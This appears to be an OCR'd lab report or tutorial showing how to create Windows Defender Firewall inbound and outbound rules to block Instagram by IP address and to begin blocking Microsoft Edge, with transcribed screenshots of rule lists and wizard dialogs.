





Select “Block the connection” and click on next





Now do the same procedure for setting the outbound rule.









Give any name and click on finish.

Here the new rule block insta is set.

The screenshot shows the Windows Defender Firewall with Advanced Security interface. In the left navigation pane, 'Outbound Rules' is selected. The main area displays a list of outbound rules, including one named 'block instagram' which has been selected. The Actions pane on the right provides options like 'New Rule...', 'Filter by Profile', 'Filter by State', 'Filter by Group', 'View', 'Refresh', 'Export List...', 'Help', 'Disable Rule', 'Cut', 'Copy', 'Delete', 'Properties', and 'Help'.

Name	Group	Profile	Enabled	Action	Override	Program	Local Address	Remote Address	Protocol	
block instagram	All	Yes	Block	No	Any	Any	163.70.140.174, 2a...	Any	TCP	
Tenorshare 4DDIG	All	Yes	Allow	No	C:\Program...	Any	Any	Any	Any	
Tenorshare 4DDIG_DataRecoveryService	All	Yes	Allow	No	C:\Program...	Any	Any	Any	Any	
Tenorshare 4DDIG_DeviceScannerService	All	Yes	Allow	No	C:\Program...	Any	Any	Any	Any	
Tenorshare 4DDIG_Monitor	All	Yes	Allow	No	C:\Program...	Any	Any	Any	Any	
Tenorshare 4DDIG_MsgSupportService	All	Yes	Allow	No	C:\Program...	Any	Any	Any	Any	
Tenorshare 4DDIG_NASConnector	All	Yes	Allow	No	C:\Program...	Any	Any	Any	Any	
Tenorshare 4DDIG_NetFrameCheck	All	Yes	Allow	No	C:\Program...	Any	Any	Any	Any	
Tenorshare 4DDIG_ParseRecord	All	Yes	Allow	No	C:\Program...	Any	Any	Any	Any	
Tenorshare 4DDIG_pneuminstall	All	Yes	Allow	No	C:\Program...	Any	Any	Any	Any	
Tenorshare 4DDIG_UpdateService	All	Yes	Allow	No	C:\Program...	Any	Any	Any	Any	
AllJoyn Router (TCP-Out)	AllJoyn Router	Domai...	Yes	Allow	No	%System...	Any	Any	TCP	
AllJoyn Router (UDP-Out)	AllJoyn Router	Domai...	Yes	Allow	No	%System...	Any	Any	UDP	
App Installer	App Installer	All	Yes	Allow	No	Any	Any	Any	Any	
Captive Portal Flow	Captive Portal Flow	All	Yes	Allow	No	Any	Any	Any	Any	
Cast to Device functionality (qWave-TCP-...		Private...	Yes	Allow	No	%System...	Any	PlayTo Renderers	TCP	
Cast to Device functionality (qWave-UDP-...		Private...	Yes	Allow	No	%System...	Any	PlayTo Renderers	UDP	
Cast to Device streaming server (RTP-Strea...		Cast to Device functionality	Public	Yes	Allow	No	%System...	Any	PlayTo Renderers	UDP
Cast to Device streaming server (RTP-Strea...		Cast to Device functionality	Domain	Yes	Allow	No	%System...	Any	Any	UDP
Cast to Device streaming server (RTP-Strea...		Cast to Device functionality	Private	Yes	Allow	No	%System...	Any	Local subnet	UDP
Connected Devices Platform - Wi-Fi Direct...	Connected Devices Platform	Public	Yes	Allow	No	%System...	Any	Any	TCP	
Connected Devices Platform (TCP-Out)	Connected Devices Platform	Domai...	Yes	Allow	No	%System...	Any	Any	TCP	
Connected Devices Platform (UDP-Out)	Connected Devices Platform	Connected Devices Platform	Domai...	Yes	Allow	No	%System...	Any	Any	UDP
Core Networking - DNS (UDP-Out)	Core Networking	All	Yes	Allow	No	%System...	Any	Any	UDP	
Core Networking - Dynamic Host Configu...	Core Networking	All	Yes	Allow	No	%System...	Any	Any	UDP	
Core Networking - Dynamic Host Configu...	Core Networking	All	Yes	Allow	No	%System...	Any	Any	UDP	
Core Networking - Group Policy (LSASS-O...	Core Networking	Domain	Yes	Allow	No	%System...	Any	Any	TCP	
Core Networking - Group Policy (NP-Out)	Core Networking	Domain	Yes	Allow	No	System	Any	Any	TCP	
Core Networking - Group Policy (TCP-Out)	Core Networking	Domain	Yes	Allow	No	%System...	Any	Any	TCP	
Core Networking - Internet Group Manag...	Core Networking	All	Yes	Allow	No	System	Any	Any	IGMP	
Core Networking - IHTTPPS (TCP-Out)	Core Networking	All	Yes	Allow	No	%System...	Any	Any	TCP	
Core Networking - IPv6 (IPv6-Out)	Core Networking	All	Yes	Allow	No	System	Any	Any	IPv6	
Core Networking - Multicast Listener Don...	Core Networking	All	Yes	Allow	No	System	Any	Local subnet	ICMPv6	

Your Internet access is blocked

Firewall or antivirus software may have blocked the connection.

Try:

- Checking the connection
- Checking firewall and antivirus configurations
- Running Windows Network Diagnostics


ERR_NETWORK_ACCESS_DENIED

[Details](#)

Here we can see that Instagram has been blocked.

⇒ Blocking the standalone application- Microsoft edge.

Open the Microsoft edge.



- next we have to set 2 new rules i.e. 1 inbound rule and another outbound rule for blocking the Microsoft edge application.

Select inbound rules

Windows Defender Firewall with Advanced Security

Inbound Rules

Name	Group	Profile	Enabled	Action	Override	Program	Local Address	Remote Address	Protocol
AnyDesk		Domain	Yes	Allow	No	C\Program	Any	Any	TCP
AnyDesk		Domain	Yes	Allow	No	C\Program	Any	Any	UDP
AnyDesk		Public	Yes	Allow	No	C\Program	Any	Any	UDP
AnyDesk		Public	Yes	Allow	No	C\Program	Any	Any	TCP
AnyDesk		Private	Yes	Allow	No	C\Program	Any	Any	UDP
block_instagram		All	Yes	Block	No	Any	Any	163.70.140.174, 2a...	Any
Firefox (C:\Program Files\Mozilla Firefox)		Private	Yes	Allow	No	C\Program	Any	Any	TCP
opera.exe		Public	Yes	Block	No	C\Users	Any	Any	UDP
opera.exe		Public	Yes	Block	No	C\Users	Any	Any	TCP
Tenorshare 4DDIG		All	Yes	Allow	No	C\Program	Any	Any	Any
Tenorshare 4DDIG_DataRecoveryService		All	Yes	Allow	No	C\Program	Any	Any	Any
Tenorshare 4DDIG_DataScanService		All	Yes	Allow	No	C\Program	Any	Any	Any
Tenorshare 4DDIG_DeviceViewerService		All	Yes	Allow	No	C\Program	Any	Any	Any
Tenorshare 4DDIG_Monitor		All	Yes	Allow	No	C\Program	Any	Any	Any
Tenorshare 4DDIG_MsgSupportService		All	Yes	Allow	No	C\Program	Any	Any	Any
Tenorshare 4DDIG_NASConnector		All	Yes	Allow	No	C\Program	Any	Any	Any
Tenorshare 4DDIG_NASFrameCheck		All	Yes	Allow	No	C\Program	Any	Any	Any
Tenorshare 4DDIG_ParseRecord		All	Yes	Allow	No	C\Program	Any	Any	Any
Tenorshare 4DDIG_presuninstall		All	Yes	Allow	No	C\Program	Any	Any	Any
Tenorshare 4DDIG_UpdateService		All	Yes	Allow	No	C\Program	Any	Any	Any
Tenorshare_steup 1.0.0.1		Public	Yes	Allow	No	C\Users	Any	Any	TCP
Tenorshare_steup 1.0.0.1		Public	Yes	Allow	No	C\Users	Any	Any	UDP
terabohost.exe		Public	Yes	Allow	No	C\Users	Any	Any	TCP
terabohost.exe		Public	Yes	Allow	No	C\Users	Any	Any	UDP
teraborder.exe		Public	Yes	Block	No	C\Users	Any	Any	UDP
teraborderrender.exe		Public	Yes	Block	No	C\Users	Any	Any	TCP
zoom.exe		Public	Yes	Block	No	C\Users	Any	Any	TCP
zoom.exe		Public	Yes	Block	No	C\Users	Any	Any	UDP
Microsoft Teams	(78E1CD88-49E3-476E-B926-...	All	Yes	Allow	No	C\Program	Any	Any	TCP
Microsoft Teams	(78E1CD88-49E3-476E-B926-...	All	Yes	Allow	No	C\Program	Any	Any	UDP
Alljoyn Router (TCP-In)	Alljoyn Router	Domain	Yes	Allow	No	%System%	Any	Any	TCP
Alljoyn Router (UDP-In)	Alljoyn Router	Domain	Yes	Allow	No	%System%	Any	Any	UDP
App Installer	App Installer	Domain	Yes	Allow	No	Any	Any	Any	Any

Actions

- New Rule...
- Filter by Profile
- Filter by State
- Filter by Group
- View
- Refresh
- Export List...
- Help

File Action View Help

12:43 04-02-2024

Windows Defender Firewall with Advanced Security

New Inbound Rule Wizard

Rule Type: Program

Select the type of firewall rule to create.

Steps:

- Rule Type: Program
- Port
- Predefined: Alljoyn Router
- Custom

What type of rule would you like to create?

Program

Rule that controls connections for a program.

Port

Rule that controls connections for a TCP or UDP port.

Predefined:

Alljoyn Router

Rule that controls connections for a Windows experience.

Custom

Custom rule.

< Back Next > Cancel


Name	Description	Profile	Enabled	Action	Override	Program	Local Address	Remote Address	Protocol
zoom.exe		Public	Yes	Block	No	C\Users	Any	Any	TCP
zoom.exe		Public	Yes	Block	No	C\Users	Any	Any	UDP
Microsoft Teams	(78E1CD88-49E3-476E-B926-...	All	Yes	Allow	No	C\Program	Any	Any	TCP
Microsoft Teams	(78E1CD88-49E3-476E-B926-...	All	Yes	Allow	No	C\Program	Any	Any	UDP
Alljoyn Router (TCP-In)	Alljoyn Router	Domain	Yes	Allow	No	%System%	Any	Any	TCP
Alljoyn Router (UDP-In)	Alljoyn Router	Domain	Yes	Allow	No	%System%	Any	Any	UDP
App Installer	App Installer	Domain	Yes	Allow	No	Any	Any	Any	Any

Actions

- New Rule...
- Filter by Profile
- Filter by State
- Filter by Group
- View
- Refresh
- Export List...
- Help

File Action View Help


12:44 04-02-2024

